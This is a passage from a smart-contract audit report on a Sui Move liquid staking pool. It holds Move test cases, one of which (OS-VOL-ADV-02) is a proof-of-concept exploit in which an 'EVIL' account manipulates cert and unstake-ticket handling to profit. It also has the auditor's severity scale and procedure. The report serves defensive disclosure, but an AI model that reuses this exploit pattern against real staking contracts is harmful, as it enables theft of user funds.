        test_scenario::return_shared(pool);
        test_scenario::return_shared(metadata);
        test_scenario::return_shared(system_state);
    };

    next_tx(&mut scenario, SENDER);
    {
        let sui = coin::mint_for_testing<SUI>(MIST_PER_SUI + 100_000, ctx(&mut
            ↪  scenario)); // 1 SUI
        let pool = test_scenario::take_shared<NativePool>(&scenario);
        let metadata = test_scenario::take_shared<Metadata<CERT>>(&scenario);
        let system_state = test_scenario::take_shared<SuiSystemState>(&scenario);

        let cert = native_pool::stake_non_entry(&mut pool, &mut metadata, &mut
            ↪  system_state, sui, ctx(&mut scenario));
        let ticket = native_pool::mint_ticket_non_entry(&mut pool, &mut metadata,
            ↪  cert, ctx(&mut scenario));
        vector::push_back(&mut tickets, ticket);

        test_scenario::return_shared(pool);
        test_scenario::return_shared(metadata);
        test_scenario::return_shared(system_state);
    };

    next_tx(&mut scenario, SENDER);
    {
        advance_epoch(&mut scenario);
    };

    next_tx(&mut scenario, SENDER);
    {
        let pool = test_scenario::take_shared<NativePool>(&scenario);
        let metadata = test_scenario::take_shared<Metadata<CERT>>(&scenario);
        let system_state = test_scenario::take_shared<SuiSystemState>(&scenario);

        let ctx = ctx(&mut scenario);

        let tickets_number = vector::length(&tickets);
        let i = 0;
        while (i < tickets_number) {
            i = i + 1;
            let ticket = vector::pop_back(&mut tickets);
            let sui = native_pool::burn_ticket_non_entry(&mut pool, &mut
                ↪  system_state, ticket, ctx);
            coin::burn_for_testing(sui);
        };
        vector::destroy_empty(tickets);

        let remaining_certs = vector::length(&certs);
        i = 0;
        while (i < remaining_certs) {
            i = i + 1;
            let cert = vector::pop_back(&mut certs);
            coin::burn_for_testing(cert);
        };
        vector::destroy_empty(certs);

        test_scenario::return_shared(pool);
        test_scenario::return_shared(metadata);
        test_scenario::return_shared(system_state);
    };

    test_scenario::end(scenario);
}
```

OS-VOL-ADV-02

The following is the test case we prepared:

```rust
#[test]
fun test_include_pending() {
    let scenario = set_up_native_pool();
    let tickets: vector<UnstakeTicket> = vector[];
    let certs: vector<coin::Coin<CERT>> = vector[];

    next_tx(&mut scenario, EVIL);
    {
        let sui = coin::mint_for_testing<SUI>(MIST_PER_SUI, ctx(&mut scenario));
        let pool = test_scenario::take_shared<NativePool>(&scenario);
        let metadata = test_scenario::take_shared<Metadata<CERT>>(&scenario);
        let system_state = test_scenario::take_shared<SuiSystemState>(&scenario);

        let cert = native_pool::stake_non_entry(&mut pool, &mut metadata, &mut
            ↪  system_state, sui, ctx(&mut scenario));
        vector::push_back(&mut certs, cert);

        test_scenario::return_shared(pool);
        test_scenario::return_shared(metadata);
        test_scenario::return_shared(system_state);
    };

    next_tx(&mut scenario, SENDER);
    {
        let sui = coin::mint_for_testing<SUI>(100*MIST_PER_SUI, ctx(&mut
            ↪  scenario)); // 100 SUI
        let pool = test_scenario::take_shared<NativePool>(&scenario);
        let metadata = test_scenario::take_shared<Metadata<CERT>>(&scenario);
        let system_state = test_scenario::take_shared<SuiSystemState>(&scenario);

        let cert = native_pool::stake_non_entry(&mut pool, &mut metadata, &mut
            ↪  system_state, sui, ctx(&mut scenario));
        let ticket = native_pool::mint_ticket_non_entry(&mut pool, &mut metadata,
            ↪  cert, ctx(&mut scenario));
        vector::push_back(&mut tickets, ticket);

        test_scenario::return_shared(pool);
        test_scenario::return_shared(metadata);
        test_scenario::return_shared(system_state);
    };

    next_tx(&mut scenario, EVIL);
    {
        let sui = coin::mint_for_testing<SUI>(100*MIST_PER_SUI - 100_000_000,
            ↪  ctx(&mut scenario));
        let pool = test_scenario::take_shared<NativePool>(&scenario);
        let metadata = test_scenario::take_shared<Metadata<CERT>>(&scenario);
        let system_state = test_scenario::take_shared<SuiSystemState>(&scenario);

        let cert = native_pool::stake_non_entry(&mut pool, &mut metadata, &mut
            ↪  system_state, sui, ctx(&mut scenario));
        let evil_cert = vector::remove(&mut certs, 0);
        coin::join(&mut evil_cert, coin::split(&mut cert, 99*MIST_PER_SUI +
            ↪  100_000_000, ctx(&mut scenario)));
        vector::push_back(&mut certs, cert);

        let evil_ticket = native_pool::mint_ticket_non_entry(&mut pool, &mut
            ↪  metadata, evil_cert, ctx(&mut scenario));
        vector::push_back(&mut tickets, evil_ticket);

        test_scenario::return_shared(pool);
        test_scenario::return_shared(metadata);
```

```
            test_scenario::return_shared(system_state);
        };

        next_tx(&mut scenario, SENDER);
        {
            advance_epoch(&mut scenario);
        };

        next_tx(&mut scenario, EVIL);
        {
            let pool = test_scenario::take_shared<NativePool>(&scenario);
            let metadata = test_scenario::take_shared<Metadata<CERT>>(&scenario);
            let system_state = test_scenario::take_shared<SuiSystemState>(&scenario);

            let ctx = ctx(&mut scenario);
            let evil_ticket = vector::pop_back(&mut tickets);
            let sui = native_pool::burn_ticket_non_entry(&mut pool, &mut system_state,
                ↪  evil_ticket, ctx);
            coin::burn_for_testing(sui);

            test_scenario::return_shared(pool);
            test_scenario::return_shared(metadata);
            test_scenario::return_shared(system_state);
        };

        next_tx(&mut scenario, SENDER);
        {
            let pool = test_scenario::take_shared<NativePool>(&scenario);
            let metadata = test_scenario::take_shared<Metadata<CERT>>(&scenario);
            let system_state = test_scenario::take_shared<SuiSystemState>(&scenario);

            let ctx = ctx(&mut scenario);

            let ticket = vector::pop_back(&mut tickets);
            let sui = native_pool::burn_ticket_non_entry(&mut pool, &mut system_state,
                ↪  ticket, ctx);
            coin::burn_for_testing(sui);
            vector::destroy_empty(tickets);

            let remaining_certs = vector::length(&certs);
            let i = 0;
            while (i < remaining_certs) {
                i = i + 1;
                let cert = vector::pop_back(&mut certs);
                coin::burn_for_testing(cert);
            };
            vector::destroy_empty(certs);

            test_scenario::return_shared(pool);
            test_scenario::return_shared(metadata);
            test_scenario::return_shared(system_state);
        };

        test_scenario::end(scenario);
    }
```

B | Vulnerability Rating Scale

We rated our findings according to the following scale. Vulnerabilities have immediate security implications. Informational findings may be found in the General Findings section.

Critical	Vulnerabilities that immediately result in a loss of user funds with minimal preconditions. Examples: • Misconfigured authority or access control validation. • Improperly designed economic incentives leading to loss of funds.
High	Vulnerabilities that may result in a loss of user funds but are potentially difficult to exploit. Examples: • Loss of funds requiring specific victim interactions. • Exploitation involving high capital requirement with respect to payout.
Medium	Vulnerabilities that may result in denial of service scenarios or degraded usability. Examples: • Computational limit exhaustion through malicious input. • Forced exceptions in the normal user flow.
Low	Low probability vulnerabilities, which are still exploitable but require extenuating circumstances or undue risk. Examples: • Oracle manipulation with large capital requirements and multiple transactions.
Informational	Best practices to mitigate future security risks. These are classified as general findings. Examples: • Explicit assertion of critical internal invariants. • Improved input validation.

© 2023 Otter Audits LLC. All Rights Reserved.

C | Procedure

As part of our standard auditing procedure, we split our analysis into two main sections: design and implementation.

When auditing the design of a program, we aim to ensure that the overall economic architecture is sound in the context of an on-chain program. In other words, there is no way to steal funds or deny service, ignoring any chain-specific quirks. This usually requires a deep understanding of the program's internal interactions, potential game theory implications, and general on-chain execution primitives.

One example of a design vulnerability would be an on-chain oracle that could be manipulated by flash loans or large deposits. Such a design would generally be unsound regardless of which chain the oracle is deployed on.

On the other hand, auditing the program's implementation requires a deep understanding of the chain's execution model. While this varies from chain to chain, some common implementation vulnerabilities include reentrancy, account ownership issues, arithmetic overflows, and rounding bugs.

As a general rule of thumb, implementation vulnerabilities tend to be more "checklist" style. In contrast, design vulnerabilities require a strong understanding of the underlying system and the various interactions: both with the user and cross-program.

As we approach any new target, we strive to comprehensively understand the program first. In our audits, we always approach targets with a team of auditors. This allows us to share thoughts and collaborate, picking up on details that the other missed.

While sometimes the line between design and implementation can be blurry, we hope this gives some insight into our auditing procedure and thought process.